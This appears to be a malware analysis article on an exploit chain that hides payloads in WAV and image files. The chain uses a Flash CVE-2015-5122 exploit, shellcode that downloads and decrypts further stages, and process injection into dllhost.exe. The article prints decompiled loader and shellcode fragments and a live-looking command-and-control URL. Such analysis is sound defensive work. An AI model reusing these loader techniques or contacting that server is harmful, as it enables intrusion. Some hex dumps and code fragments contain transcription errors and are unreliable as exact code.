3343         ESP = _loc5_ & -16;
3344         _loc69_.allowCodeImport = true;
3345         ESP = _loc5_ & -16;
3346         new Loader().loadBytes(_loc16_, _loc69_);
3347         _loc5_ = int(_loc5_ - 16);
3348         si32(_loc57_, _loc5_);
3349         ESP = _loc5_;
3350         F_idalloc();
3351         _loc5_ = int(_loc5_ + 16);
3352         _loc28_ = new Loader();


```

## The first WAV: a Flash exploit

The decoded WAV contains a package with two elements embedded: a Flash file (movies.swf) and the configuration file (config.cfg). The decrypted data starts from the magic DWORD 0xCAFEBAFE, which we noticed in the code of the previous SWF.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
07763B10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
07763B20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
07763B30	00	52	49	46	46	04	8C	00	00	57	41	56	45	66	6D	74	.RIFF.Š..WAVEfmt
07763B40	20	10	00	00	00	01	00	01	00	80	3E	00	00	00	7D	00	.....€>...}
07763B50	00	02	00	10	00	64	61	74	61	E0	8B	00	00	33	8C	C2	.....data<..3Š
07763B60	4E	99	31	7A	B8	6F	34	F6	A5	F7	A8	AF	10	F3	07	C2	N¹lz,04ôA÷`Ž.ó.Ă
07763B70	46	B7	31	4E	B3	88	9E	FF	14	9F	1F	98	14	1F	8B	08	F·1Nž.Ž`.ž....<.
07763B80	00	00	00	00	00	00	03	00	72	80	8D	7F	BE	BA	FE	CA	.....r€İ.İqE
07763B90	3C	00	00	00	02	00	00	00	24	00	00	00	3C	00	00	00	<.....\$...<...
07763BA0	2D	8B	00	00	30	00	00	00	69	8B	00	00	3C	00	00	00	-<..0...i<..<...
07763BB0	2F	6D	6F	76	69	65	73	2E	73	77	66	00	2F	63	6F	6E	/movies.swf./con
07763BC0	66	69	67	2E	63	66	67	00	43	57	53	1B	7F	FF	00	00	fig.cfg.CWS...`..
07763BD0	78	9C	EC	BD	77	5C	55	47	D7	2F	3E	B3	67	EF	B3	4F	xšë~w\UG*/>İgdİ0

The Flash file (movies.swf) contains an embedded exploit. In the analyzed case, the exploit used is [CVE-2015-5122](#), however, a different exploit may be used on a different machine:



The payload (shellcode) is stored in form of an array (binary version available here: [9aec11ff93b9df14f060f78fbb1b47a2](#)):

```

1 package
2 {
3   class PayloadWin32
4   {
5
6     public static var payload:Vector.<uint> = Vector.<uint>([2420162609,130450447,1620836352,1768,134222080,
7
8
9     function PayloadWin32()
10    {
11      super();
12    }
13  }
14 }
15

```

The configuration file (config.cfg) contains the URL to another WAV file.

The payload is padded with NOP (0x90) bytes, and the parameters, including the configuration, are filled there before the payload runs.

```
paylEnd = 0;
paylLength = PayloadWin32.payload.length;
indx = 0;
while(indx < paylLength - 1)
{
    if(PayloadWin32.payload[indx] == 0x90909090
        && PayloadWin32.payload[indx + 1] == 0x90909090
        )
    {
        paylEnd = indx;
        break;
    }
    indx++;
}

if(paylEnd != 0)
{
    indx = 0;
    while(indx < param1.length)
    {
        //write parameters at the end of the payload:
        PayloadWin32.payload[paylEnd + indx] = param1[indx];
        indx++;
    }
}
```

### The shellcode: downloading the second WAV

The second WAV, in contrast to the first one, is always downloaded and never embedded. It is retrieved by the “PayloadWin32” shellcode ([9aec11ff93b9df14f060f78fbb1b47a2](https://www.exploit-db.com/exploits/42222/)), deployed after the successful exploitation.

Looking inside this shellcode, we find the function that is responsible for downloading and decrypting another WAV. The shellcode uses parameters that were filled by the previous layer. This buffer contains the URL that will be queried and the key that will be used for decryption of the payload. It loads functions from wininet.dll using their checksums. After the initialization steps, it queries the supplied URL. The expected result is a buffer with a header typical for WAV files.

```

v2 = a2;
v3 = &input_buffer[-*(unsigned __int16 *)input_buffer];
func_checksums = (int)&v3[*(unsigned __int16 *)input_buffer + 1];
buf = &v3[*(unsigned __int16 *)func_checksums + 0x70] - *(unsigned __int16 *)input_buffer + 2);
zero_buffer(&functions_list, 0x4Cu);
result = load_wininet_functions(v2, (int (__stdcall **)(char *)&functions_list, func_checksums);
if ( result )
{
    copy_16_bytes(buf, &crypt_key); // copy the crypto key
    result = download_from_url(v2, &functions_list, buf, &module_size);
    wav_buf = (_BYTE *)result;
    if ( result )
    {
        if ( *( _BYTE *)result == 'R' // check the WAV header
            && *( _BYTE *)result + 1 == 'I'
            && *( _BYTE *)result + 2 == 'F'
            && *( _BYTE *)result + 3 == 'F'
            && *( _DWORD *)result + 4 + 8 <= module_size
            && *( _BYTE *)result + 8 == 'W'
            && *( _BYTE *)result + 0xA == 'V'
            && *( _BYTE *)result + 0x24 == 'd'
            && *( _BYTE *)result + 0x26 == 't' )
        {
            mSize = *( _DWORD *)result + 0x28;

```

As we already suspected, the data of the WAV (starting from the offset 0x2C) contains the encrypted content. Indeed, blocks that are 8 bytes long are decrypted in a loop:

```

module_size = *( (_DWORD *)wav_buf + 0xA);
if ( wav_buf != (_BYTE *)0xFFFFFFFFD4 )
{
    if ( !(mSize & 7) )
    {
        chunk_ptr = wav_buf + 0x2C;
        crypt_init((int)&crypt_ctx, &crypt_key, 16);
        mSize = module_size;
        v23 = 0;
        if ( module_size )
        {
            do
            {
                crypt_block((int)&crypt_ctx, chunk_ptr, chunk_ptr);
                v23 += 8;
                mSize = module_size;
                chunk_ptr += 8;
            }
            while ( v23 < module_size );
        }
    }
}

```

After the decryption is complete, the next module will be revealed. It is interesting to take a look at the expected header of the payload to learn which format is used for the output element. This time, the decoded data is supposed to start with the following magic numbers: 0x01, 0x04, ..., 0x10.

```

if ( mSize > 0x1C
  && *((_DWORD *)wav_buf + 0xE) <= mSize
  && wav_buf[0x2F] == 0x10
  && wav_buf[0x2C] == 1           // start of the payload header
  && wav_buf[0x2D] == 4
  && mSize > *((_DWORD *)wav_buf + 0x10)
  && mSize > *((_DWORD *)wav_buf + 0xD)
  && !(wav_buf[0x3C] & 3) )
{
  allocated_buf = (_BYTE *)VirtualAlloc(0, mSize, 0x1000, 0x40);
  v23 = (unsigned int)allocated_buf;
  if ( allocated_buf )
  {
    new_module_ep = (void (__stdcall *) (unsigned int *))&allocated_buf[*((_DWORD *)wav_buf + 0xD)];
    copy_buffer(allocated_buf, wav_buf + 0x2C, module_size);
    v18 = wav_buf + 0x2C;
    v17 = v23;           // _allocated_buffer
    v21 = 0;
    v19 = 0;
    v20 = 0;
    new_module_ep(&v17); // call the decoded payload
    //
    VirtualFree(v23, 0, 0x8000);
  }
}
}

```

**The second WAV: an executable in proprietary format**

On the illustration below, we can see how the data of the WAV looks after being decrypted ([9b37c9ec19a53007d450b9b9c8febbe2](https://9b37c9ec19a53007d450b9b9c8febbe2)):


Address	Hex dump	ASCII
02660000	52 49 46 46 C4 BE 00 00 57 41 56 45 66 6D 74 20	RIFF-2..WAUfmt
02660010	10 00 00 00 01 00 01 00 80 3E 00 00 7D 00 00	...0.0.C>...)
02660020	02 00 10 00 64 61 74 61 A0 BE 00 00 01 04 00 10	0..dataaz...0+
02660030	1C 0A 74 00 0C 05 00 00 88 BE 00 00 70 06 00 00	L.t...kz...p..
02660040	18 B8 00 00 00 00 00 00 09 00 11 00 64 7E 6E 66	↑S.....4.d"nf
02660050	66 24 6E 66 66 00 00 0C 00 26 00 41 4F 58 44 4F	f\$fff...&.AOXDO
02660060	46 39 38 24 6E 66 66 00 00 00 00 08 00 4B 4E 5C	F98\$fff...0.KN\
02660070	48 5A 43 39 38 24 6E 66 66 00 00 08 00 04 00 49	KZC98\$fff..0..I
02660080	6B 68 63 64 6F 7E 24 6E 66 66 00 00 0A 00 06 00	khodo"\$fff....+
02660090	47 59 5C 49 58 5E 24 6E 66 66 00 00 00 00 00 00	GV\IX^\$fff.....
026600A0	8C E7 AE 97 9F 66 6D 68 9B 5C 88 0B 24 75 82 00	I\$<S&f2k↑k\$ue.
026600B0	30 B8 82 00 90 B8 93 1C CA 96 93 1C 5E 96 93 1C	0Se.kq 0L^P0L^P0L
026600C0	06 2E 6B 03 F9 58 B6 04 07 32 B5 50 47 7B 08 55	+kE"XA+2APG(U
026600D0	11 45 15 4E 89 5F B7 29 8D AF D2 7D 4F 5B A8 63	4ESNe_e)2>D)0[Eo
026600E0	90 75 82 00 23 32 A1 6F 3C CE EE 30 8E DA FD E2	Eue.#2io<ft0Ar#0
026600F0	58 3F 15 5A FA 34 19 49 FE E5 19 0E 2F 87 08 1C	X?32 4+!n+!#<ceL
02660100	1F BB 31 CF 27 75 8D CA 2E CF 8F 66 9E 33 69 B7	η 1B"u2..0Cf×3IE
02660110	63 A1 B8 13 97 0F 2C 38 07 CA 70 38 E3 EA 82 20	ciS!\$*,8.#p0M#e
02660120	C2 40 94 05 10 C6 9E EB BA A1 CD EC 79 AB BF D2	ft0&#A'U  i=yz7D
02660130	BE F1 01 5D 89 16 AD 41 56 F2 39 D6 B3 B0 DE 11	#""0]l_sAV.9i  04
02660140	9C FC 3F F3 11 F1 BF 5F 6E 2A 16 74 2F 2E B5 AE	VR?"4"n_n*./..A<
02660150	5B 49 87 74 23 08 0C EA 17 97 88 87 5B 75 8B 34	[Iot#0..I\$&k0Lu04

This is an executable component that is loaded into Internet Explorer. After it decodes the imports, it starts to look much more familiar:


Address	Hex dump	ASCII
02A80000	01 04 00 10 1C 00 74 00 0C 05 00 00 88 BE 00 00	0+..L.t...kz...
02A80010	70 06 00 00 18 B8 00 00 00 00 00 00 09 00 11 00	p+..↑S.....4.
02A80020	6E 74 64 6C 6C 2E 64 6C 6C 00 00 00 00 26 00 4B	ntdll.dll...&.K
02A80030	45 52 4E 45 4C 33 32 2E 64 6C 6C 00 00 00 00 08	ERNEL32.dll...0
02A80040	00 41 44 56 41 50 49 33 32 2E 64 6C 6C 00 00 08	.ADVAPI32.dll..0
02A80050	00 04 00 43 61 62 69 6E 65 74 2E 64 6C 6C 00 00	..Cabinet.dll..
02A80060	0A 00 06 00 4D 53 56 43 52 54 2E 64 6C 6C 00 00	..*.MSUCRT.dll..
02A80070	00 00 00 00 18 FA 8D 77 F0 47 8F 77 E4 A3 98 77	...↑2w-GCwnu\$w
02A80080	1B 3B 8F 77 40 53 8F 77 C0 55 8F 77 C0 53 8F 77	+;Cw@Scw+Ucw+Scw
02A80090	C0 54 8F 77 1F 53 92 77 28 5C 90 77 78 62 90 77	!TCw*Siw(\EwxbEw
02A800A0	C4 73 90 77 48 60 90 77 68 41 8F 77 05 57 91 77	As-wh"-whA2
02A800B0	06 3C 8F 77 C0 4C 8F 77 EE 2A 0B 77 D0 09 0B 77	i<Cw+LCwt*awd aw
02A800C0	2B 45 0C 77 41 CF 0B 77 A3 B6 0A 77 46 BA 0B 77	+E.wAR0wuA.wF  aw
02A800D0	62 0F 0B 77 D3 33 0C 77 CF CD 0B 77 A4 1D 0C 77	b*awE3.w0=awA#.w
02A800E0	4F 21 0C 77 26 3C 0C 77 B6 2F 0C 77 7C CA 0B 77	0+.w&<.wA/.w!#aw

We can see that it follows an analogical structure to the one described in last year's article.


This module is first executed within Internet Explorer. Then, it creates another process (dllhost.exe) in a suspended state:



It injects its original copy there ([769a05f0eddd6ef2ebdd13618b244758](#)):



Then it redirects execution to its loading function. Below, we can see the Entry Point of the implanted module within dllhost.exe.



A detailed analysis of the execution flow of this module and its format will be given later in the article.

At this point, it is important to note that the dllhost.exe is the module that further downloads the aforementioned images.

**The modules with the custom format**


The module with the custom format is analogous to the one [described before](#). However, we can see that it has significantly evolved.

There are changes in the header, as well as improvements in the implementation.

**Changes in the custom format**

The new header is similar to the [previous one](#). The few details that have changed are: the magic number at the beginning (from 0x10000301 to 0x10000401), and the format in which the DLLs are stored (the length of a DLL name has been added). That’s why we will refer to this format as “0x10000401 format.”

Another change is that now the names of the DLLs are obfuscated by a simple XOR with 1 byte character. They are deobfuscated just before being loaded.



Summing up, we can visualize the new format in the following way:

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	01	04	00	10	1C	00	74	00	0C	05	00	00	B8	BE	00	00	...t.....I..
00000010	70	06	00	00	18	B8	00	00	00	00	00	00					p.....
-----																	
00000020	64	7E	6E	66	66	24	6E	66	66	00	00	0C	00	26	00	41	d~nff\$nff....&.A
00000030	4F	58	44	4F	46	39	38	24	6E	66	66	00	00	0C	00	08	OXDOF98\$nff.....
00000040	00	4B	4E	5C	4B	5A	43	39	38	24	6E	66	66	00	00	0B	.KN\KZC98\$nff...
00000050	00	04	00	49	6B	68	63	64	6F	7E	24	6E	66	66	00	00	...Ikhcdo~\$nff..
00000060	0A	00	06	00	47	59	5C	49	58	5E	24	6E	66	66	00	00	...GY\IX^\$nff..
00000070					8C	E7	AE	97	9F	66	BD	6B	9B	5C	88	0B	šç@-zf~k>\..
00000080	24	75	82	0D	30	B8	82	0D	9D	BB	93	1C	CA	96	93	1C	\$u,.0,,,t»".E~".
00000090	5E	96	93	1C	06	2E	6B	D3	F9	58	B6	04	07	32	B5	50	^-"...kóúXq..2µP
00000180	87	F0	96	7C	3D	AD	39	0D	C7	0E	E0	3D	F3	16	E6	F5	‡d- =.9.ç.í=ó.óđ
00000190	7C	B0	3E	88	EA	3D	9D	7C									°>.ę=ł
-----																	
000001A0	8B	4C	24	08	8B	44	24	08	33	D2	83	C0	14	38	51	07	d~0...šV
000001B0	74	1C	33	F6	39	51	10	88	51	07	76	12	8B	D6	83	E2	<L\$.<D\$.3Ń.Ř.8Q.
0000B810	00	00	00	00	00	00	00	83	03	00	00	B2	03	00	00		.....
0000B820	BF	03	00	00	E1	03	00	00	04	04	00	00	13	04	00	00	ž...á.....
0000B830	24	04	00	00	2D	04	00	00	42	04	00	00	47	04	00	00	\$...-...B...G...
0000B840	55	04	00	00	61	04	00	00	8C	04	00	00	9C	04	00	00	U...a...š...š...
0000B850	BF	04	00	00	CE	04	00	00	EE	04	00	00	FA	04	00	00	ž...í...i...ú...
0000B860	01	05	00	00	79	05	00	00	B0	05	00	00	B7	05	00	00	...y...°.....
0000B870	BE	05	00	00	CA	05	00	00	DF	05	00	00	EA	05	00	00	I...Ě...š...ę...
0000B880	F2	05	00	00	51	06	00	00	63	06	00	00	74	06	00	00	ň...Q...c...t...

## HEADERS

**DLLs**  
 DLLs offset = 0x1C  
 struct dll\_record {  
 WORD name\_length,  
 WORD functions\_count,  
 char name []; //XORed  
 }

**IAT**  
 IAT offset = 0x74  
 DWORD checksum[];

**CODE**  
 Entry Point = 0x050C

**RELOCATIONS**  
 Offset = 0xB818  
 Size = 0x0670

Module Size = 0xBE88

## Obfuscation used

This time, authors decide to obfuscate all the strings used inside the module. Now all the strings are decoded just before use.

```
003107F5 lea    eax, [ebp-2CCh]
003107FB push   104h
00310800 push   eax                ; _DWORD
00310801 push   offset unk_317830
00310806 call   decode_memory
0031080B pop    ecx
0031080C push   eax                ; _DWORD
0031080D call   ds:ExpandEnvironmentStringsW
```

The decoding algorithm is simple, based on XOR:

```
1  _BYTE *_cdecl decode_memory(_BYTE *input_arr)
2  {
3  _BYTE *output_arr; // eax
4  unsigned int indx; // esi
5  bool is_finished; // zf
6
7  output_arr = input_arr + 0x14;
8  if ( input_arr[7] )
9  {
10     indx = 0;
11     is_finished = *((_DWORD *)input_arr + 4) == 0;
12     input_arr[7] = 0;
13     if ( !is_finished )
14     {
15         do
16         {
17             output_arr[indx] ^= input_arr[(indx & 7) + 8];
18             ++indx;
19         }
20         while ( indx < *((_DWORD *)input_arr + 4) );
21     }
22 }
23 return output_arr;
24 }
```

### Inside the images downloader

Let's look inside the first module in the 0x10000401 format that we encountered. This module is an initial stage, and its role is to download and unpack the other components. One such component is in a CAB format (that's why we can see the Cabinet.dll among the imported DLLs).

The role of this module is similar to the first "WASM" mentioned in our post a year ago. However, the current version is not only better protected, but also comes with some improvements. This time the downloaded content is hidden in the images. So, analyzing this element can help us to understand how the used stenography works.

First, we can see that the URLs are retrieved from their Base64 form:

```
00311B58 mov     [ebp+arg_0], eax
00311B5B push   eax
00311B5C lea   eax, [ebp+arg_0]
00311B5F push   offset base64_Str ; "SQBodHRwOi8vMzguNzUuMTM3Ljk6OTA4OC9wdWJ"...
00311B64 push   eax
00311B65 push   esi
00311B66 call   base64_decode
00311B6B add   esp, 10h
```

This string decodes to a list containing URLs of the PNG and JPG files that are going to be downloaded. For each sample, this set is unique. None of the URLs can be reused: the server gives a response only once. An example of a URL set:

```
http://38.75.137.9:9088/pubs/wiki.php?id=937a4eadd6f5a94b3738a58dcc79ca13 http://38.75.137.9:9088/im
```


So, we can confirm that this module is the one responsible for downloading and processing the observed images. Indeed, inside we can find the functions responsible for their decoding.

### Decoding the JPG

After the payload is retrieved, the JPG header is validated.

```
1CB8      jz      loc_311F3C
1CBE      cmp     byte ptr [ebx], 0FFh
1CC1      jnz     invalid_payload
1CC7      cmp     byte ptr [ebx+1], 0D8h
1CCB      jnz     invalid_payload
1CD1      cmp     word ptr [ebx+2], 0E0FFh
1CD7      jnz     invalid_payload
1CDD      cmp     byte ptr [ebx+6], 'J'
1CE1      jnz     invalid_payload
1CE7      cmp     byte ptr [ebx+7], 'F'
1CEB      jnz     invalid_payload
1CF1      cmp     byte ptr [ebx+8], 'I'
1CF5      jnz     invalid_payload
1CFB      cmp     byte ptr [ebx+9], 'F'
1CFF      jnz     invalid_payload
1D05      cmp     byte ptr [ebx+0Ah], 0
1D09      jnz     invalid_payload
```

Then, the payload is decoded by simply using an XOR with the last byte. The decoded content is expected to start from the !rcx magic ID.



After decoding the content, the hash of the lrcx module is validated with the help of SHA256 hash. The valid hash is stored in the module's header and compared with the calculated hash of the file content.

```
00311D87 lea    eax, [esi+8]
00311D8A push   32
00311D8C push   eax
00311D8D lea    eax, [ebp+var_4C]
00311D90 push   eax
00311D91 mov    [ebp+arg_0], 40
00311D98 lea    edi, [esi+28h]
00311D9B call   j_memcpy
00311DA0 push   32
00311DA2 lea    eax, [esi+8]
00311DA5 push   0
00311DA7 push   eax
00311DA8 call   j_memset
00311DAD lea    eax, [ebp+var_BC]
00311DB3 push   eax
00311DB4 call   sha256_init
00311DB9 push   [ebp+var_4]
00311DBC lea    eax, [ebp+var_BC]
00311DC2 push   esi
00311DC3 push   eax
00311DC4 call   sha256_hash
00311DC9 lea    eax, [ebp+var_BC]
00311DCF push   eax
00311DD0 lea    eax, [esi+8]
00311DD3 push   eax
00311DD4 call   sha256_finish
00311DD9 lea    eax, [esi+8]
00311DDC push   32
00311DDE push   eax
00311DDF lea    eax, [ebp+var_4C]
00311DE2 push   eax
00311DE3 call   j_memcmp
00311DE8 add    esp, 3Ch
```

If the validation passed, the shellcode stored in the !rcx module is loaded. More details about the execution flow will be given later.

```

00311E1F
00311E1F loc_311E1F:                ; _DWORD
00311E1F push    40h
00311E21 push    1000h                ; _DWORD
00311E26 push    dword ptr [edi+8]    ; _DWORD
00311E29 push    0                    ; _DWORD
00311E2B call    ds:VirtualAlloc
00311E31 test    eax, eax
00311E33 mov     [ebp+shellcode_mem], eax
00311E36 jz     short loc_311E48

00311E38 push    dword ptr [edi+8]
00311E3B add     edi, 10h
00311E3E push    edi
00311E3F push    eax
00311E40 call    j_memcpy
00311E45 add     esp, 0Ch
    
```

The !rcx package has a simple header:

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text	
00000000	21	72	63	78	EA	CF	01	00	1B	5C	78	03	D6	5E	3B	45	!rcx=ð... \x.Ô^;E	Magic: !rcx
00000010	F8	F8	01	E6	E0	91	C5	16	18	3A	6C	38	0D	08	C5	55	ÿÿ.Öf`L...:18..ÛU	Size
00000020	DB	7E	74	8B	78	73	E7	10	B0	0C	00	00	00	00	00	00	Û~t<xsc.º.....	SHA256
00000030	78	0C	00	00	00	00	00	00									x.....	Code
00000040	00	00	E8	04	00	00	00	0F	00	60	0C	58	60	64	8B	35	1R@...„V.	
00000050	30	00	00	00	52	51	50	56	E8	44	00	00	00	61	C3	8B	..č.....`X`d<5	
00000060	54	24	04	8B	44	24	0C	56	8B	74	24	0C	57	8D	3C	02	0...RQPvčD...aĂ<	
00000070	0F	B7	02	42	42	83	F8	41	7C	08	83	F8	5A	7F	03	83	T\$.<D\$.V<t\$.WŤ<.	
00000080	C0	20	0F	B7	0E	46	46	83	F9	41	7C	08	83	F9	5A	7F	..BB.řA ..řZ...	
00000090	03	83	C1	20	3B	D7	73	04	3B	C1	74	D4	5F	2B	C1	5E	ř .-.FF.úA ..úZ.	
000000A0	C3	55	8B	EC	83	EC	4C	8B	45	08	53	56	57	8B	70	0C	..Ă ;*s.;ĂtÔ_+Ă^	
000000B0	6A	6C	58	33	C9	66	89	45	BE	66	89	45	C8	66	89	45	ĂU<ě.ěL<E.SVW<p.	
000000C0	CA	66	89	45	EE	66	89	45	F0	66	89	45	F6	66	89	45	j1X3Ěf#E1f#EĚf#E	
